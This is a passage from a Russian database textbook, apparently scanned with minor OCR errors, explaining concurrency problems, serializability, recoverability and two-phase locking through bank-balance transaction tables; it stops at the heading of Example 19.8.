Данная задача подобна задачам, стоящим перед любой многопользовательской компьютерной системой, когда несколько программ (или транзакций) получают возможность одновременно выполнять операции благодаря использованию *мультипрограммной организации работы,* позволяющей двум или нескольким программам (или транзакциям) выполняться в одно и то же время. Например, многие системы включают подсистему ввода-вывода, способную выполнять операции ввода-вывода, в то время как процессор осуществляет другие операции. Подобные системы позволяют двум или нескольким транзакциям выполняться одновременно. Система начинает выполнение первой транзакции и продолжает ее выполнение до первой операции ввода-вывода. На время выполнения этой операции система приостанавливает выполнение первой транзакции и переходит к выполнению команд второй транзакции. Когда второй транзакции понадобится выполнить операцию ввода-вывода, управление будет возвращено первой транзакции и ее выполнение будет продолжено с той точки, в которой она была приостановлена. Выполнение первой транзакции будет продолжено до достижения следующей операции ввода-вывода. Таким образом, выполнение операций двух транзакций *чередуется* и обеспечивается их параллельное выполнение. Кроме того, общая *производительность* системы (объем работы, выполняемой на протяжении заданного временного интервала) повышается, поскольку процессор выполняет команды другой транзакции, вместо того чтобы бесполезно простаивать, ожидая завершения запущенной операции ввода-вывода.

Несмотря на то что каждая из транзакций может сама по себе выполняться вполне корректно, подобное чередование операций способно приводить к неверным результатам, из-за чего целостность и согласованность базы данных будут

нарушены. Мы рассмотрим три примера потенциальных проблем, которые могут иметь место при параллельном выполнении транзакций: *проблему потерянного обновления, проблему зависимости от незафиксированных результатов* и *проблему анализа несогласованности*. Для иллюстрации указанных проблем мы воспользуемся отношением с данными о банковских счетах персонала компании *DreamHome*. В этом контексте будут рассматриваться транзакции, которые мы будем считать *объектами управления параллельным выполнением*.

Пример 19.1. Проблема потерянного обновления

Результаты вполне успешно завершенной операции обновления одной транзакции могут быть перекрыты результатами выполнения другой транзакции. Это нарушение известно как *проблема потерянного обновления*. Суть ее проиллюстрирована примером, приведенным в табл. 19.2. Б этом примере транзакция T_1 выполняется параллельно с транзакцией T_2. Транзакция TV заключается в снятии 10 фунтов стерлингов со счета bal_x, на котором первоначально находится 100 фунтов стерлингов, а транзакция T_2 предполагает зачисление 100 фунтов стерлингов на этот же счет. Если эти транзакции будут выполняться последовательно, одна за другой, без чередования их операций, то после завершения работы на счете будет находиться сумма в 190 фунтов стерлингов, независимо от порядка выполнения транзакций.

Но допустим, что транзакции T_1 и T_2 начинаются практически одновременно и каждая из них считывает исходное значение суммы на счете, равное 100 фунтам стерлингов. Затем транзакция T_2 увеличивает сумму на 100 фунтов стерлингов и записывает результат, равный 200 фунтам стерлингов, в базу данных — на счет bal_x. Тем временем транзакция T_1 уменьшает значение своей копии первоначальной суммы на счете bal_x и записывает полученное значение, равное 90 фунтам стерлингов, в базу данных на тот же счет, перекрывая результат предыдущего обновления. В результате с балансового счета "исчезает" 100 фунтов стерлингов, добавленных при выполнении предыдущей операции.

Можно избежать потери результатов выполнения транзакции T_2, запретив транзакции T_1 считывать исходное значение на счете bal_x вплоть до завершения выполнения транзакции T_2.

Таблица 19.2. Пример проблемы потерянного обновления

Время	Транзакция T_1	Транзакция T_2	Поле bal_x
t_1		begin_transaction	100
t_2	begin_transaction	read(balx)	100
t_3	read(bal_x)	balx - balx +100	100
t_4	balx = bal_x-10	write (balx)	200
t_5	write (balx)	commit	90
t_6	commit		90

Пример 19.2. Проблема зависимости от незафиксированных результатов (или "грязного" чтения)

Проблема зависимости от незафиксированных результатов возникает в том случае, если одна из транзакций получит доступ к промежуточным результатам выполнения другой транзакции до того, как они будут зафиксированы в базе

данных. В табл. 19.3 приведен пример зависимости от незафиксированных результатов, вызывающий появление ошибки. В этом примере используются те же первоначальные данные для остатка на счете bal_x, что и в предыдущем примере. В этом случае транзакция T_4 увеличивает значение суммы на счете bal_x до 200 фунтов стерлингов, после чего выполнение транзакции отменяется, поэтому СУБД должна выполнить откат транзакции с восстановлением первоначального значения на счете, равного 100 фунтам стерлингов. Однако к этому моменту транзакция T_3 уже успела считать измененное значение счета bal_x (200 фунтов) и использовала именно это значение при выполнении операции снятия 10 фунтов стерлингов со счета, после чего зафиксировала в базе данных неверный результат, равный 190 фунтам стерлингов (вместо правильного — 90 фунтов стерлингов). Значение bal_x, считанное в транзакции T_3, называется *грязными данными*. От этого термина происходит второе название рассматриваемой проблемы — *проблема грязного чтения,*

Таблица 19.3. Пример проблемы зависимости от незафиксированных результатов

Время	Транзакция T_3	Транзакция T_4	Поле balx
t_1		begin_transaction	100
t_2		read(bal_x)	100
t_3		$bal_x = bal_x + 100$	100
t_4	begin_ transaction	write (bal_x)	200
t_5	read (bal_x)	...	200
t_6	$bal_x = bal_x - 10$	rollback	100
t_7	write (bal_x)		190
t_8	commit		190

Причина отката транзакции не имеет значения; допустим, что при ее выполнении была обнаружена некоторая ошибка (например, зачисление на неправильный счет). Источник ошибки заключается в том, что при выполнении транзакции T_3 принимается предположение об успешном завершении операции обновления в транзакции T_4, хотя в действительности произошел откат этой транзакции. Проблему можно устранить, запретив транзакции T_3 считывать значение остатка bal_x до принятия решения о том, должна ли быть выполнена фиксация или откат транзакции T_4.

В обоих приведенных выше примерах речь шла о транзакциях, выполняющих обновление данных в базе, чередование операций которых могло привести к разрушению базы. Однако транзакции, которые только считывают информацию из базы данных, также могут давать неверные результаты, если им будут доступны для чтения промежуточные результаты одновременно выполняющихся и еще не завершенных транзакций, которые обновляют информацию в базе данных. Такая ситуация рассматривается в следующем примере.

Пример 19.3. Проблема анализа несогласованности

Проблема анализа несогласованности возникает в тех случаях, когда транзакция считывает несколько значений из базы данных, после чего вторая транзакция обновляет некоторые из этих значений непосредственно во время выполнения первой транзакции. Например, транзакция, суммирующая данные, выбранные из базы (скажем, вычисляющая общую сумму на счетах), получит неверное зна-

чение, если во время ее выполнения другая транзакция изменит считанные ею значения. Пример подобной ошибки приведен в табл. 19.4. Здесь транзакция T_6, вычисляющая итоговое значение, выполняется параллельно с транзакцией T_5. Транзакция T_6 вычисляет сумму остатков на счетах x (100 фунтов стерлингов), y (50 фунтов стерлингов) и z (25 фунтов стерлингов). Однако в это же время транзакция T_5 осуществляет перевод десяти фунтов стерлингов со счета bal_x на счет bal_z. В результате вычисленное транзакцией T_6 значение оказывается неверным (больше на 10 фунтов стерлингов). Эту проблему можно устранить, запретив транзакции T_6 считывать значения на счетах bal_x и bal_z до тех пор, пока транзакция T_5 не зафиксирует выполненные ею обновления.

Таблица 19.4. Пример проблемы устранения несогласованности

Время	Транзакция T_5	Транзакция T_6	Поле bal_x	Поле bal_y	Поле bal_z	Поле sum
t_1		begin_ transaction	100	50	25	
t_2	begin_transaction	sum = 0	100	50	25	0
t_3	read(bal_x)	read (bal_x)	100	50	25	0
t_4	bal_x = bal_x-10	sum=sum+bal_x	100	50	25	100
t_5	write (balx)	read(bal_y)	90	50	25	100
t_6	read (bal_z)	sum=sum+bal_y	90	50	25	150
t_7	bal_z = bal_z + 10		90	50	25	150
t_8	write (bal_z)		90	50	35	150
t_9	commit	read(bal_z)	90	50	35	150
t_{10}		sum = sum + bal_z	90	50	35	185
t_{11}		commit	90	50	35	185

Еще одна проблема может возникнуть, если в некоторой транзакции T происходит повторное чтение ранее считанного элемента данных, но между этими операциями чтения была выполнена модификация этого элемента данных в другой транзакции. Таким образом, в транзакции T будут получены два разных значения одного и того же элемента данных. Такую ситуацию иногда характеризуют как проблему *неповторяемого* (или *нечеткого) чтения*. Аналогичная проблема может произойти, если транзакция T выполняет запрос, в котором происходит выборка из отношения ряда строк, удовлетворяющих некоторому предикату, а при повторном выполнении этого запроса в более поздний момент времени обнаруживается, что полученное множество строк содержит дополнительные (фантомные) строки, которые были вставлены другой транзакцией в период между двумя операциями чтения. Такую проблему иногда называют *фантомным чтением*.

19.2.2. Упорядочиваемость и восстанавливаемость

Назначение протоколов управления параллельным доступом состоит в подготовке такого графика выполнения транзакций, который исключит возможность их влияния на результаты работы друг друга, что позволит предотвратить возникновение проблем, описанных в предыдущем разделе. Одно из очевидных решений со-

стоит в выполнении в каждый момент времени только одной транзакции — предыдущая транзакция обязательно должна быть *зафиксирована,* прежде чем будет разрешено даже *начать* выполнение следующей транзакции. Однако назначение многопользовательских СУБД состоит в обеспечении максимальной степени распараллеливания транзакций пользователей, поэтому те транзакции, которые не влияют на работу друг друга, вполне могут выполняться одновременно (термины "одновременное" и "параллельное" выполнение транзакций, которые здесь употребляются как синонимы, должны рассматриваться в контексте многозадачной организации работы). Например, транзакции, обращающиеся к разным частям базы данных, не окажут влияния на работу друг друга и, следовательно, могут выполняться параллельно. В этом разделе мы познакомимся с понятием упорядочиваемости, способным помочь выявить те транзакции, которые *гарантированно* не вызовут нарушения согласованности данных при одновременном выполнении [245]. Но вначале приведем несколько определений.

График. Последовательность запуска операций нескольких параллельно выполняемых транзакций, сохраняющая очередность выполнения операций в каждой отдельной транзакции.

Каждая транзакция состоит из последовательности операций, включающих чтение и запись данных в базу, которые должны завершаться либо фиксацией, либо откатом полученных результатов. График S представляет собой последовательность операций, входящих в состав множества из n транзакций T_1, T_2, ..., T_n, на которую накладывается ограничение, требующее, чтобы последовательность операций каждой из первоначальных транзакций сохранялась в графике. Поэтому для каждой транзакции T_1 должен быть сохранен порядок ее операций в графике S.

Последовательный график. График, в котором операции каждой из транзакций выполняются строго последовательно и не могут чередоваться с операциями, выполняемыми в других транзакциях.

В последовательном графике транзакции выполняются строго поочередно. Например, если имеются две транзакции (T_1 и T_2), последовательный порядок выполнения транзакций может предусматривать применение транзакций T_1, затем T_2 (или T_2, затем T_1). Таким образом, при последовательном выполнении никакое взаимовлияние транзакций невозможно, поскольку в каждый момент времени выполняется только одна из транзакций. Однако нет гарантии, что результаты применения всех вариантов последовательного выполнения заданного набора транзакций всегда будут одинаковы. Например, в случае банковских операций имеет значение, на какой именно остаток был начислен процент (т.е. до или после снятия большой суммы со счета).

Непоследовательный график. График, в котором чередуются операции из некоторого набора одновременно выполняемых транзакций.

Причиной проблем, описанных в примерах 19.1-19.3, является неправильная организация параллельного выполнения транзакций, что приводит к переходу базы данных в несогласованное состояние (в первых двух примерах) или к выдаче пользователю неверных результатов (в третьем примере). Последовательное выполнение транзакций предотвращает возникновение подобных проблем. Не

имеет значения, какой именно последовательный график будет выбран, поскольку при последовательном выполнении транзакций база данных никогда не переходит в несогласованное состояние. Поэтому любая последовательность выполнения транзакций из заданного множества будет правильной, хотя могут быть получены различные конечные результаты. Суть *упорядочивания* состоит в поиске таких непоследовательных графиков, которые позволят транзакциям выполняться параллельно, но без влияния друг на друга, и поэтому переводят базу данных в состояние, достигаемое при использовании последовательного графика.

В случае параллельного выполнения заданного множества транзакций мы будем говорить, что (непоследовательный) график является правильным, если он приводит к получению тех же результатов, которые достигаются при использовании некоторого варианта последовательного графика. Подобный график называется *упорядочиваемым*. Для предотвращения внесения в базу данных несогласованности, вызванной влиянием транзакций друг на друга, чрезвычайно важно гарантировать упорядочиваемость одновременно выполняемых транзакций. Рассматривая условия достижения упорядочиваемости, весьма важно учитывать последовательность выполнения операций чтения и записи данных.

- Если две транзакции только считывают некоторый элемент данных, они не будут конфликтовать между собой и последовательность их выполнения не имеет значения.
- Если две транзакции считывают или записывают совершенно независимые элементы данных, они не будут конфликтовать между собой и последовательность их выполнения не имеет значения.
- Если одна транзакция записывает элемент данных, а другая считывает или записывает этот же элемент данных, последовательность их выполнения имеет существенное значение.

Рассмотрим график S_1, представленный в столбцах *Вариант А* табл. 19.5. Он устанавливает последовательность операций, выполняемых параллельно в транзакциях T_7 и T_8. Поскольку операция записи данных счета bal_x в транзакции T_8 не конфликтует с последующей операцией чтения данных счета $toal_y$ в транзакции T_7, можно изменить последозательность выполнения этих операций и получить эквивалентный график S_2, показанный в столбцах *Вариант Б* этой же таблицы. Если поменять порядок выполнения и следующих не конфликтующих между собой операций, то мы получим эквивалентный последовательный график S_3, показанный в столбцах *Вариант В* (табл. 19.5), Для этого выполним перечисленные ниже действия.

- **Изменим** последовательность **выполнения операций** write(bal_x) **транзакции** T_8 **и** write (bal_x) транзакции T_7.
- Изменим последовательность выполнения операций read(bal_x) транзакции T_8 и read (bal_y) транзакции T_7.
- Изменим последовательность выполнения операций read(bal_x) транзакции T_8 и write (bal_y) транзакции T_7.

График S_3 является последовательным, а поскольку графики S_1 и S_2 эквивалентны графику S_3, они являются упорядочиваемыми.

Таблица 19.5. Эквивалентные графики: *вариант А* — непоследовательный график S_1; *вариант Б* — непоследовательный график S_2, эквивалентный графику S_1; *вариант В* — последовательный график S_3, эквивалентный графикам S_1 и S_2

Время	Транзакция T_7	Транзакция Та
Вариант А		
t_1	begin_transaction	
t_2	read(bal_x)	
t_3	write (bal_x)	
t«		begin_transaction
t_5		read (bal_x)
t_6		write (bal_x)
t_7	read(bal_y)	
t_8	write(bal_y)	
t_9	commit	
t_{10}		read (bal_y)
t_{11}		write (baly)
t_{12}		commit
Вариант Б		
t_1	begin_transaction	
t_2	read (bal_x)	
t_3	write (bal_x)	
t_4		begin_transaction
ts		read(bal_x)
t_6	read(bal_y)	
t7		write (bal_x)
t1	write(bal_y)	
t_9	commit	
t_{10}		read (bal_y)
t_{11}		write (bal_y)
t_{12}		commit
Вариант В		
t_1	begin_transaction	
ts	read (balx)	
t_3	write (bal_x)	
t_4	read(baly)	
t_5	write (bal_y)	
tt	commit	
t_7		begin_transaction
tl		read (bal_x)
t_9		write (bal_x)
t_{10}		read(baly)
t_{11}		write (baly)
t12		commit

Подобный тип упорядочиваемости принято называть *конфликтной упорядочиваемостью*. В конфликтно упорядочиваемом графике порядок выполнения любых конфликтующих операций соответствует их размещению в последовательном графике. Согласно *правилу записи, подчиняющейся ограничениям* (которое гласит, что транзакция должна обновлять элемент данных исходя из его прежнего значения, которое было прочитано транзакцией в самом начале), для проверки конфликтной упорядочиваемости можно использовать *граф предшествования* (или граф упорядочения). Для графика s граф предшествования представляет собой направленный граф G=(N,E), состоящий из множества вершин N, множества направленных ребер E и формируемый следующим образом.

- Создается вершина, соответствующая каждой из транзакций.
- Создаются направленные ребра $T_i \rightarrow T_j$, если транзакция T_j считывает значение элемента, записанного транзакцией T_i.
- Создаются направленные ребра $T_i \rightarrow T_j$, если транзакция T_j записывает значение в элемент данных после того, как он был считан транзакцией T_i.
- Создаются направленные ребра $T_i \rightarrow T_j$, если транзакция T_j записывает значение в элемент данных после того, как он был записан транзакцией T_i.

Если в графе предшествования, соответствующем графику S, существует ребро $T_i \rightarrow T_j$, то в любом последовательном графике S', эквивалентном графику S, транзакция T_i должна предшествовать транзакции Tj. Если граф предшествования содержит циклы, то соответствующий ему график не является конфликтно упорядочиваемым.

Пример 19.4. Пример графика, не являющегося конфликтно упорядочиваемым

Рассмотрим две транзакции, график выполнения которых представлен в табл. 19.6. В транзакции T_9 100 фунтов стерлингов переводятся со счета bal_x на счет bal_y. Транзакция T_{10} увеличивает текущие значения остатков на каждом из этих счетов на 10%. Граф предшествования для данного графика, показанный на рис. 19.3, содержит цикл, поэтому этот график не является конфликтно упорядочиваемым.

Таблица 19.6. Пример графика выполнения двух параллельных транзакций обновления

Время	Транзакция T_9	Транзакция T_{10}
t_1	begin_transaction	
t_2	read(bal_x)	
t_3	$bal_x = bal_x + 10$	
t4	write(bal_x)	begin_transaction
t_5		read(bal_x)
t_6		bal_x=bal_x*1.1
t_7		write(bal_x)
t_8		read(bal_y)
tg		baly = baly*1.1
t_{10}		write (baly)

Окончание табл. 19.6

Время	Транзакция T_9	Транзакция T_{10}
t_{11}	read(bal_y)	commit
t_{12}	$bal_y = bal_y - 100$	
t_{13}	write (baly)	
t_{14}	commit	




Рис. 19.3. Граф предшествования для графика, представленного в табл. 19.6

Упорядочиваемость по просмотру

Существует и несколько других типов упорядочиваемости, которые позволяют сформулировать менее строгое определение эквивалентности графиков, чем то, что предусмотрено в случае конфликтной упорядочиваемости. Одно из этих менее строгих определений называют *упорядочиваемостью по просмотру*. Два графика, S_1 и S_2, состоящие из одних и тех же операций, входящих в состав n транзакций $T_1, T_2, ..., T_n$, являются эквивалентными по просмотру, если соблюдаются следующие три условия.

- Для каждого элемента данных x: если транзакция T_i считывает первоначальное значение x в графике S_1, эта же транзакция T_i должна считывать то же первоначальное значение x и в графике S_2.
- Для каждой операции чтения элемента данных x транзакцией T_i в графике S_1: если считанное значение элемента x было записано транзакцией T_j, то и в графике S_2 транзакция T_i должна считывать значение элемента x, записанное транзакцией T_j.
- Для каждого элемента данных x: если в графике S_1 последняя операция записи значения x была выполнена транзакцией T_i, эта же транзакция должна выполнять последнюю запись значения элемента данных x и в графике S_2.

График является упорядочиваемым по просмотру, если он эквивалентен по просмотру некоторому последовательному графику. Каждый конфликтно упорядочиваемый график в то же время является упорядочиваемым по просмотру, однако обратное утверждение неверно. Например, график, представленный в табл. 19.7, является упорядочиваемым по просмотру, но не является конфликтно упорядочиваемым. В этом примере для транзакций T_{12} и T_{13} не соблюдается правило записи, подчиняющейся ограничениям, иными словами, в них выполняется так называемая *слепая запись*. Может быть строго доказано, что любой упорядочиваемый по просмотру график, который не является конфликтно упорядочиваемым, содержит одну или несколько операций слепой записи.

Таблица 19.7. Пример упорядочиваемого по просмотру графика, который не является конфликтно упорядочиваемым

Время	Транзакция T_{11}	Транзакция T_{12}	Транзакция T_{13}
t_1	begin_transaction		
t_2	read (bal_x)		
t_3		begin_transaction	
t_4		write (bal_x)	
t_5		commit	
t_6	write (bal_x)		
t_7	commit		
t_8			begin_transaction
t_9			write (bal_x)
t_{10}			commit

В общем случае проверка того, является ли график упорядочиваемым по просмотру, относится к классу NP-полных задач (комбинаторных задач с нелинейной полиномиальной оценкой числа вариантов), поэтому маловероятно, что когда-то удастся найти вполне эффективный алгоритм ее решения **[404].**

На практике графики не проверяются в СУБД на упорядочиваемость. Это было бы нецелесообразно, поскольку чередование операций параллельно выполняющихся транзакций определяется операционной системой. Вместо этого в СУБД используются специальные протоколы, позволяющие создавать упорядочиваемые графики. Такие протоколы рассматриваются в следующем разделе.

Восстанавливаемость

Упорядочиваемыми называются такие графики, которые позволяют сохранить согласованность базы данных при условии, что ни одна из транзакций этого графика не будет отменена. Противоположный подход позволяет проанализировать *восстанавливаемость* транзакций, входящих в данный график. В том случае, если выполнение транзакции было отменено, свойство неразрывности требует, чтобы были отменены все результаты ее выполнения. Кроме того, свойство устойчивости требует, чтобы после фиксации результатов транзакции выполненные ею изменения нельзя было отменить (без запуска другой, компенсирующей транзакции). Еще раз обратимся к двум транзакциям, представленным в табл. 19.6. Но на этот раз предположим, что вместо операции фиксации commit в конце транзакции T_9 был выполнен откат всех результатов ее выполнения. К тому времени в транзакции T_{10} уже было считано измененное значение счета bal_x, записанное транзакцией T_9, выполнено его обновление и эти результаты зафиксированы в базе данных. Строго говоря, следовало бы отменить и результаты выполнения транзакции T_{10}, поскольку она использовала значение на счете bal_x, изменение которого должно быть отменено. Однако свойство устойчивости транзакций не позволяет этого сделать. Другими словами, данный график не обладает *свойством восстанавливаемости* и поэтому является недопустимым. На этом основании сформулировано приведенное ниже понятие восстанавливаемого графика.

Восстанавливаемый график. График, в котором для каждой пары транзакций T_i и T_j выполняется следующее правило: если транзакция T_j считывает элемент данных, предварительно записанный транзакцией T_i, то фиксация результатов транзакции T_i должна выполняться до фиксации результатов транзакции T_j.

Методы управления параллельным доступом

Упорядочиваемость транзакций может быть достигнута несколькими различными способами. Существуют два основных метода управления параллельным доступом, позволяющих организовать одновременное безопасное выполнение транзакций при соблюдении определенных ограничений: метод блокировки и метод временных отметок.

По сути, и блокировка, и использование временных отметок являются *консервативными* (или *пессимистическими)* подходами, поскольку они откладывают выполнение транзакций, способных в будущем в тот или иной момент времени войти в конфликт с другими транзакциями. Оптимистические методы, как мы увидим позже, строятся на предположении, что вероятность конфликта невысока, поэтому они допускают асинхронное выполнение транзакций, а проверка на наличие конфликта откладывается на момент их завершения и фиксации в базе данных. Описание методов блокировки временных отметок и оптимистического управления параллельным выполнением будет продолжено в следующих разделах.

19.2.3. Методы блокировки

Блокировка. Процедура, используемая для управления параллельным доступом к данным. Когда некоторая транзакция получает доступ к базе данных, механизм блокировки позволяет (с целью предотвращения получения некорректных результатов) запретить попытки получения доступа к этим же данным со стороны других транзакций.

Именно методы блокировки чаще всего используются на практике для обеспечения упорядочиваемости параллельно выполняемых транзакций. Существует несколько различных вариантов этого механизма, однако все они построены на одном и том же фундаментальном принципе: транзакция должна потребовать выполнить блокировку *для чтения* (разделяемую) или *для записи* (исключительную) некоторого элемента данных перед тем, как она сможет выполнить в базе данных соответствующую операцию чтения или записи. Установленная блокировка препятствует модификации элемента данных другими транзакциями или даже его считыванию, если эта блокировка является *исключительной.* Блокировка может быть выполнена для элементов самого различного размера — начиная с базы данных в целом и заканчивая отдельным полем конкретной записи. Размер блокируемого элемента определяется *степенью детализации* устанавливаемой блокировки. Реально блокировка может осуществляться посредством установки некоторого бита в соответствующем элементе данных, означающего, что этот фрагмент базы данных является заблокированным. Иной подход состоит в организации списка заблокированных элементов базы. Существуют и другие методы реализации данного механизма. Принципы определения степени детализации блокируемых элементов дополнительно рассматриваются в разделе 19.2.8, а пока в отношении степени детализации устанавливаемой блокировки применяется общий термин "элемент данных". Ниже представлены основные правила блокировки.

Разделяемая блокировка. Если в транзакции установлена разделяемая блокировка элемента данных, то в ней может выполняться чтение этого элемента, но не его обновление.

Исключительная блокировка. Если в транзакции установлена исключительная блокировка элемента данных, то в ней могут выполняться и чтение, и обновление этого элемента.

Поскольку разделяемые блокировки не могут служить причиной конфликта, допускается устанавливать разделяемые блокировки для чтения одного и того же элемента одновременно со стороны сразу нескольких транзакций. В то же время исключительная блокировка предоставляет транзакции исключительное право доступа к определенному элементу данных. Следовательно, до тех пор, пока транзакция обладает исключительной блокировкой, которая распространяется на некоторый элемент данных, больше ни в одной транзакции нельзя выполнять операции чтения или обновления этого элемента данных. Блокировки обычно используются, как показано ниже.

- Любая транзакция, которой необходимо получить доступ к элементу данных, должна вначале выполнить блокировку этого элемента. Для этого может быть затребована *разделяемая* блокировка, обеспечивающая доступ к элементу только для чтения, или *исключительная* блокировка, которая предоставляет доступ и для чтения, и для записи.
- Если элемент еще не заблокирован какой-либо иной транзакцией, блокировка элемента будет выполнена успешно.
- Если элемент данных в настоящий момент уже заблокирован, СУБД проанализирует, является ли тип полученного запроса совместимым с типом уже существующей блокировки. Если запрашивается разделяемая блокировка для доступа к элементу, на который уже распространяется другая разделяемая блокировка, запрос на предоставление блокировки выполняется успешно. В противном случае транзакция переходит в *состояние ожидания*, которое будет продолжаться до тех пор, пока существующая блокировка не будет снята.
- Транзакция продолжает удерживать блокировку элемента данных до тех пор, пока явным образом не освободит ее — либо в ходе своего выполнения, либо по окончании (успешном или неуспешном). Только после того как с элемента данных будет снята исключительная блокировка, результаты выполненной операции записи станут доступными для других транзакций.

Помимо этих правил, в некоторых системах транзакциям разрешается устанавливать разделяемую блокировку на некотором элементе данных, а затем *повышать уровень* этой блокировки до исключительной. Такая организация работы фактически позволяет вначале определить в транзакции состояние обрабатываемых данных, а затем принять решение, следует ли их изменять. Если механизм повышения уровня блокировки не поддерживается, то любая транзакция должна устанавливать исключительные блокировки на всех элементах данных, которые могут потребовать обновления на некотором этапе выполнения транзакции. Но такая организация работы может привести к уменьшению степени распараллеливания операций в системе. По этой же причине в некоторых системах транзакциям разрешается устанавливать исключительную блокировку элемента данных с последующим переходом на более низкий уровень блокировки, т.е. переходить от исключительной к разделяемой блокировке.

Как описано выше, использование в транзакциях блокировок само по себе не гарантирует упорядочиваемости графиков выполнения транзакции. Такая ситуация показана в примере 19.5.

Пример 19.5. Пример неверного графика с использованием блокировки

Еще раз обратимся к двум транзакциям, представленным в табл. 19.6. Допустимый график, построенный на основе описанных выше правил блокировки, может иметь следующий вид:

S = {write_lock(T_9, bal_x), read(T_9, bal_x), write(T_9, bal_x), unlock(T_9, bal_x), write_lock(T_{10}, bal_x), read(T_{10}, bal_x), write(T_{10}, bal_x), unlock(T_{10}, bal_x), write_lock(T_{10}, bal_y), read(T_{10}, bal_y), write(T_{10}, bal_y), unlock(T_{10}, bal_y), commit(T_{10}), write_lock(T_9, bal_y), read(T_9, bal_y), write(T_9, bal_y), unlock(T_9, bal_y), commit(T_9)}

Если до начала выполнения этого графика остаток на счете bal_x был равен 100 фунтам стерлингов, а на счете bal_y — 400 фунтам стерлингов, то в результате выполнения указанных действий остаток на счете bal_x должен быть равен 220 фунтам стерлингов, а на счете bal_y — 330 фунтам стерлингов, если транзакция T_9 будет выполнена до транзакции T_{10}. Если транзакция T_{10} будет выполнена до транзакции T_9, то остаток на счете bal_x будет составлять 210 фунтов стерлингов, а на счете bal_y — 340 фунтов. Но выполнение графика S приводит к получению остатка bal_x, равного 220 фунтам стерлингов, а bal_y — 340. (Из этого следует, что график S *не является* упорядочиваемым.)

В данном примере проблема состоит в том, что в графике установленная транзакциями блокировка снимается, как только соответствующая операция чтения/записи будет выполнена и доступ к блокируемому элементу данных (скажем, bal_x) уже больше не потребуется. Однако сама транзакция продолжает блокировать другие элементы данных (bal_y) и после того, как блокировка элемента bal_x будет отменена. Хотя подобные действия на первый взгляд способствуют повышению степени распараллеливания транзакций в системе, они фактически позволяют транзакциям оказывать влияние друг на друга, что может послужить причиной потери полной изолированности и неразрывности транзакций.

Для обеспечения упорядочиваемости следует использовать дополнительный протокол, определяющий моменты установки и снятия блокировки для каждой из транзакций. Самым известным из таких протоколов является метод *двухфазной блокировки* (2PL).

Двухфазная блокировка

Двухфазная блокировка. Транзакция выполняется по протоколу двухфазной блокировки, если в ней все операции блокирования предшествуют первой операции разблокирования.

В соответствии с основным правилом этого протокола каждая транзакция может быть разделена на две фазы: *фазу расширения*, в которой устанавливаются все необходимые блокировки и не освобождается ни одна из них, и *фазу сужения,* в которой освобождаются все установленные ранее блокировки, но не может быть установлена ни одна новая блокировка. При этом нет никакой необходимости в том, чтобы все требуемые блокировки были установлены одновременно. Как правило, транзакция устанавливает некоторые блокировки, выполняет определенную обработку, после чего может затребовать установку дополни-

тельных необходимых ей блокировок. Однако она не может освободить ни одной из блокировок, пока не будет достигнута стадия выполнения, на которой больше не потребуется установка новых блокировок. Работа ведется по приведенным ниже правилам.

- Прежде чем начать работу с элементом данных, транзакция должна установить для него блокировку. Блокировка может устанавливаться для чтения или записи, в зависимости от типа требуемого доступа.
- Как только транзакция освободит хотя бы одну установленную ею блокировку, она уже не имеет права затребовать блокировки новых элементов.

Если СУБД поддерживает операции повышения уровня блокировок, то такое повышение допускается только в фазе расширения. Подобные действия могут потребовать перехода транзакции в состояние ожидания на то время, пока другие транзакции отменят установленные ими разделяемые блокировки данного элемента. Снижение уровня блокировки допускается только в фазе сужения. Рассмотрим, как протокол двухфазной блокировки может помочь в устранении трех проблем, рассматриваемых в разделе 19.2.1.

Пример 19.6. Использование протокола двухфазной блокировки для устранения проблемы потерянного обновления

Способ устранения проблемы потерянного обновления с помощью протокола двухфазной блокировки показан в табл. 19.8. Чтобы избежать потери выполненного обновления, транзакция T_2 должна вначале установить исключительную блокировку на элементе bal_x. Затем она может считать из базы данных текущее значение этого элемента, увеличить его на 100 фунтов стерлингов и записать результат в базу данных. В момент запуска транзакция T_1 также потребует установить исключительную блокировку элемента bal_x. Но, поскольку на элемент данных bal_x к этому моменту уже установлена исключительная блокировка в транзакции T_2, этот запрос со стороны транзакции T_1 не влечет за собой немедленного предоставления требуемой блокировки, поэтому транзакция T_1 переходит в состояние *ожидания* (wait) до освобождения блокировки транзакцией T_2. Однако это произойдет только после фиксации результатов выполнения транзакции T_2 в базе данных,

Таблица 19.8. Пример решения проблемы потерянного обновления

Время	Транзакция T_1	Транзакция T_2	Поле bal_x
t_1		begin_transaction	100
t_2	begin_transaction	write_lock(bal_x)	100
t_3	write_lock(balx)	read(bal_x)	100
t_4	WAIT	$bal_x = bal_x+100$	100
t_5	WAIT	write(bal_x)	200
t_6	WAIT	commit/unlock(balx)	200
t_7	read(bal_x)		200
t_8	$bal_x = bal_x - 10$		200
t_9	write(bal_x)		190
t_{10}	commit/unlock(bal_x)		190

Пример 19.7. Использование протокола двухфазной блокировки для устранения проблемы зависимости от незафиксированных результатов

Способ устранения проблемы зависимости от незафиксированных результатов транзакций продемонстрирован в табл. 19.9. Во избежание возникновения данной проблемы транзакция T_4 должна вначале потребовать предоставления ей исключительной блокировки на элемент данных bal_x. Далее она может прочитать из базы данных текущее значение этого элемента, увеличить его на 100 фунтов стерлингов, а затем записать новое значение в базу данных. При выполнении отката этой транзакции выполненное ею обновление значения элемента bal_x будет отменено и этому элементу данных будет возвращено прежнее значение, равное 100 фунтам стерлингов. В момент начала транзакции T_3 она также потребует предоставления ей исключительной блокировки элемента bal_x. Но, поскольку на этот элемент данных уже распространяется исключительная блокировка, установленная транзакцией T_4, запрос транзакции T_3 удовлетворить не удастся и она будет переведена в состояние ожидания вплоть до освобождения транзакцией T_4 необходимого ей элемента данных. Это произойдет только после отката результатов выполнения транзакции T_4 и приведения базы данных в первоначальное состояние.

Таблица 19.9. Пример решения проблемы зависимости от незафиксированных результатов

Время	Транзакция T_3	Транзакция T_4	Поле bal_x
t_1		begin_transaction	100
t_2		write_lock (bal_x)	100
t_3		read (balx)	100
t_4	begin_transact ion	$bal_x = bal_x + 100$	100
t_5	write_lock (bal_x)	write (bal_x)	200
t_6	WAIT	rollback/unlock (bal_x)	100
t_7	read (bal_x)		100
t_8	$bal_x = bal_x$-10		100
t_9	write (bal_x)		90
t_{10}	commit/unlock (bal_x)		90

Пример 19.8. Использование протокола двухфазной блокировки для устранения проблемы анализа несогласованности

